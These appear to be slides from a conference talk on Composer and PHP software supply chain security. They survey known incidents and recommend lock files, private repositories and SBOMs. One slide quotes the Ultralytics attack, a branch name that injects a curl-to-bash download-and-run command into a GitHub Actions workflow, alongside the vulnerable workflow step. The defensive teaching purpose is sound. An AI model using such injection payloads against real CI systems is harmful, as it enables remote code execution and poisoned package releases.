


SymfonyLive Berlin 2025

Composer Guide to Supply Chain Security



Nils Adermann
@naderman

Private Packagist
<https://packagist.com>



Supply Chain Security?



EVERGREEN



CBP
FEDERAL OFFICER

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Software Supply Chain

A software supply chain is composed of the components, libraries, tools, and processes used to develop, build, and publish a software artifact.


https://en.wikipedia.org/wiki/Software_supply_chain


Software Supply Chain

In other words:

The “full-stack” and all processes & tools involved in making and assembling it

Full-stack





Why should you care?



Why should you care?

- Business Continuity
 - What if your datacenter is on fire?
 - What if your CI platform goes out of business?
 - What if a dependency isn't maintained anymore?
 - What if a dependency is deleted?
- Security
 - Supply Chain Attacks:
Attacking you through your supply chain

Business Continuity Issues

- Jira: Atlassian customers frustrated by weeks-long outage, lack of communication from company
 - <https://www.techrepublic.com/article/atlassian-customers-frustrated-by-weeks-long-outage-lack-of-communication-from-company/>
- Following theft of GitHub OAuth tokens from Heroku, GitHub resets tokens but Salesforce takes weeks to reset passwords and restore functionality
 - <https://www.zdnet.com/article/heroku-to-begin-user-password-reset-almost-a-month-after-github-oauth-token-theft/>

Supply Chain Attacks

- Heartbleed - <https://heartbleed.com/> - 2014
 - OpenSSL: System memory accessible externally
- SolarWinds Orion / 2020 United States federal government data breach
 - attackers gained entry to a build system, likely through a compromised Office 365 account
 - modified software updates to include remote access on any machine installing Orion
 - discovered in December '20 after breach Sep '19

Supply Chain Attacks

- Log4Shell
 - <https://en.wikipedia.org/wiki/Log4Shell>
 - Log4j vulnerability, standard Java logging library
 - existed 2013 - November 24, 2021
 - Arbitrary code execution, extremely widely used, CVSS Score 10/10
- XZ Utils / liblzma
 - https://en.wikipedia.org/wiki/XZ_Utils_backdoor
 - Introduced by covert malicious maintainer
 - Backdoor in compression library running in OpenSSH process granting remote access
 - Fortunately detected very early in distribution on March 29th

Supply Chain Attacks

- Ultralytics / GitHub Actions

- <https://blog.pypi.org/posts/2024-12-11-ultralytics-attack-analysis/>
- <https://blog.yossarian.net/2024/12/06/zizmor-ultralytics-injection>

- Code injection into CI workflow through branch name
- Cache poisoning to trigger publication of compromised package from main branch
- Exfiltrated unrevoked PyPI API token allowed a second round of publication of bad releases

- Using GitHub Actions? Take a look at zizmor <https://github.com/woodruffw/zizmor>

Supply Chain Attacks: GitHub Actions

Branch name:

```
openimbot:${curl,-sSfL,raw.githubusercontent.com/ultralytics/ultralytics/d8daa0b26ae0c221aa4a8c20834c4dbfef2a9a14/file.sh}${IFS}|${IFS}bash)
```


Supply Chain Attacks: GitHub Actions

```
- name: Commit and Push Changes
  if: (github.event_name == 'pull_request' || github.event_name == 'pull_request_target') &&
github.event.action != 'closed'
  run: |
    git config --global user.name "${{ inputs.github_username }}"
    git config --global user.email "${{ inputs.github_email }}"
    git pull origin ${{ github.head_ref || github.ref }}
    git add .
    git reset HEAD -- .github/workflows/ # workflow changes are not permitted with default token
    if ! git diff --staged --quiet; then
    git commit -m "Auto-format by https://ultralytics.com/actions"
    git push
    else
    echo "No changes to commit"
    fi
  shell: bash
  continue-on-error: false
```


Supply Chain Attacks

- Depublication of left-pad
 - <https://qz.com/646467/how-one-programmer-broke-the-internet-by-deleting-a-tiny-piece-of-code>
- PyPi Typosquatting with malicious code
 - <https://blog.phylum.io/phylum-discovers-revived-crypto-wallet-address-replacement-attack/>
- Public Travis CI Logs (Still) Expose Users to Cyber Attacks
 - <https://blog.aquasec.com/travis-ci-security>
- Malicious commits made to php-src in the name of Rasmus Lerdorf and Nikita Popov
 - <https://news-web.php.net/php.internals/113838>

Supply Chain Attacks

FIGURE 1.1

Next Generation Software Supply Chain Attacks (2019–2024)



Malicious OSS packages discovered (2019-2024).

“10th Annual State of the Software Supply Chain” by sonatype


<https://www.sonatype.com/state-of-the-software-supply-chain/2024/scale>

Why should you care?

- Online crime is rampant
- **Criminals may attack your PHP app** to steal your visitors/users/customers' identities, payment info, or other personal data even if it's just for phishing or social engineering
 - Don't think your data isn't valuable!
- Still essentially fighting the same OWASP Top 10 as 20 years ago
 - But also in your dependencies!

Supply Chain Funding

- \$2,000 donations per year to OpenSSL
- \$841 in 3 days after Heartbleed
- Creation of Open Software Security Foundation (OpenSSF) at Linux Foundation
 - > \$10M raised by 2021
- German Government: Sovereign Tech Agency
 - <https://sovereign.tech> since 2022
 - €17M budget in 2024, €11.5M in 2023
- Alpha-Omega
 - <https://alpha-omega.dev> since 2022
 - \$4.6M granted in 2024



Supply Chain Funding

- It's your supply chain, you need to help fund it!
- Drupal credit system is great! Participate!

- composer fund will tell you which of your dependencies need financial help
- Sponsor the PHP Foundation
 - <https://thephp.foundation/sponsor>
- Buy a Private Packagist subscription to help fund Composer development
 - <https://packagist.com>
- Join the Open Source Pledge
 - Commit to sponsoring open source for at least \$2000/year per FTE-equivalent developer
 - <https://opensourcepledge.com>

Government regulation

- May 12, 2021: US Government acts: Executive Order 14028
- Oct 18, 2024: EU Directive: NIS2 (Network and Information Systems Directive)
- Dec 10, 2024 EU Regulation: CRA (Cyber Resilience Act)
- Introduces requirement for SBOM (Software Bill of Materials)
- Linux Foundation SPDX SBOMs
 - <https://spdx.dev>
 - Can be exported directly from GitHub dependency graph
- OWASP CycloneDX
 - <https://cyclonedx.org>
 - Composer plugin: `cyclonedx/cyclonedx-php-composer`



Composer Guide to Supply Chain Security

Composer Guide: High Level

- Identifying your supply chain and documenting it
 - all tools and dependencies used: SBOMs
 - all services used: Who are the vendors? Use checklists to collect information
 - all processes and infrastructure used



Alessandro Ranellucci @alranel · Jan 4, 2022



Dear \$bigcorp, I'm an #opensource maintainer and not a provider. Please confirm which steps YOU are taking to ensure the software you're getting for free and using for your business is secure and maintained. #facepalm

Dear Provider,

█ is reaching out to you as a provider of the Slic3r software utilized by █ for running its business.

█ are reaching out to you in response to the zero day log4j vulnerability the details are published by Apache: <https://logging.apache.org/log4j/2.x/security.html>

Please confirm whether the system provided by you to █ is susceptible to the log4j vulnerability.

Please confirm which steps █ is to take in order to protect its assets from possible attacks related to the software vulnerability.

Best regards / Cordialement.



56



689



2,669



David Longenecker

@dnlongen



I absolutely get your point, and it's 100% a valid point. At the same time, I have to tip my hat to \$bigcorp whose software supply chain inventory is comprehensive enough to contact individual open source maintainers.

3:36 PM · Jan 5, 2022

<https://twitter.com/dnlongen/status/1478737214179844100>


Composer Guide: High Level

- Risk analysis
 - probability of failure
 - impact of failure

Composer Guide: High Level

- Risk mitigation
 - Regularly identify and upgrade outdated software
 - automate as much as possible
 - Audit your vendors
 - You can't do everything yourself and are likely going to be worse at e.g. following hardware security updates than a large cloud hoster
 - Select processes that reduce risk
 - deploy tested artifacts, rather than building during deploy which may differ from CI
 - prefer declarative state over modifying state over time

composer update vs. composer install



Packagist.org

- Metadata only
 - No checksums for GitHub stored packages
 - <https://github.com/sansecio/composer-integrity-plugin>
 - No signatures
 - <https://www.drupal.org/project/infrastructure/issues/3325040> - TUF
 - No way to upload code
- Positively
 - Everything over TLS
 - Installation from GitHub source archive URLs improves trust in artifacts
 - Smaller attack surface on packagist.org

Composer Supply Chain Vulnerabilities

- Mar 11, 2021: Git Clone Security Vulnerability
 - <https://blog.packagist.com/git-clone-security-vulnerability/>
 - Git vulnerability on case insensitive filesystems can be exploited through Composer if you clone dependencies
- Apr 27, 2021: Composer Command Injection Vulnerability
 - <https://blog.packagist.com/composer-command-injection-vulnerability/>
 - Code execution through Mercurial repository URL injection
- Apr 13, 2022: Composer Command Injection Vulnerability
 - <https://blog.packagist.com/cve-2022-24828-composer-command-injection-vulnerability/>
 - Code execution through Git or Mercurial branch names

Composer Supply Chain Attacks

- May 19, 2022: GitHub Repo Jacking
 - Attacker registered GitHub username of former maintainer
 - Republished package with malicious code to steal AWS credentials
 - <https://thehackernews.com/2022/05/pypi-package-ctx-and-php-library-phpass.html>
 - <https://github.blog/2024-02-21-how-to-stay-safe-from-repo-jacking/>
 - Problematic with VCS repo URL references in composer.json too
 - Packagist.org uses GitHub repo ids: <https://github.com/composer/packagist/pull/1411>
- May 1, 2023: Packagist.org maintainer account takeover
 - <https://blog.packagist.com/packagist-org-maintainer-account-takeover/>
 - Editing of source URLs no longer allowed beyond 50k installs

Protecting yourself from Composer Supply Chain Attacks

- Common wrong suggestion: “Vendoring”
 - Committing the contents of your vendor directory to source control
- Wrong why?
 - You still need to update your dependencies
 - Either still use the dependency manager to update the vendor’d dependencies
 - Or download everything manually
 - A lot of error prone work
 - Would you notice repo jacking?
 - But there’s more!

Why vendoring doesn't protect you

- Who here knows how to commit changes to the files?

Why vendoring doesn't protect you

- Who here knows how to commit changes to the files?
 - `git add vendor/` will not delete files, can lead to bugs and security issues
 - Must use `git add -A vendor/`
- vendor directory contents can diverge from expected content
 - How do you verify vendor directory contents match the lock file?
 - e.g. are deleted packages really deleted?
- Managing conflicts in larger teams gets even harder than managing lock file contents

Why vendoring doesn't protect you

- Bad Actor scenarios, e.g. disgruntled employee
 - Scenarios
 - Could place code in unmanaged directory in vendor looking like a dependency
 - Could modify code of existing package in vendor/
 - Would your review process catch these as part of a large update commit?
 - If not, do you have tooling to notice the discrepancy?
 - Is building this tooling less work/cheaper than using a private Composer repository?


Generally: **No, don't commit the vendor directory**

Use your own Composer repository


- Satis
- JFrog Artifactory
- Sonatype Nexus Repository
- Cloudsmith
- GitLab Package Registry
- ...
- **Private Packagist**

Private Packagist

- Stores a copy of all used versions of your dependencies
 - Safe from deletion
 - Safe from modification
- Serves package metadata **and** code
- Possible with some alternatives but usually with more effort and less convenience
 - e.g. copy all dependencies into git repositories, how do you keep those updated then?



Private Packagist





Never Deploy without a Lock File

Do not run composer update during deployments

Recommended use of Composer in your Deployment Process

- commit composer.lock
- CI/CD
 - run composer install (not update!)
 - generate any potentially generated code
 - dump an optimized autoloader
 - package everything into an archive
- deployment
 - upload to production servers, move in place
 - run composer check-platform-reqs
 - switch webserver to use new code

Result

- no surprises in production
 - same dependency versions as tested
 - no risk of composer conflicts during deploy
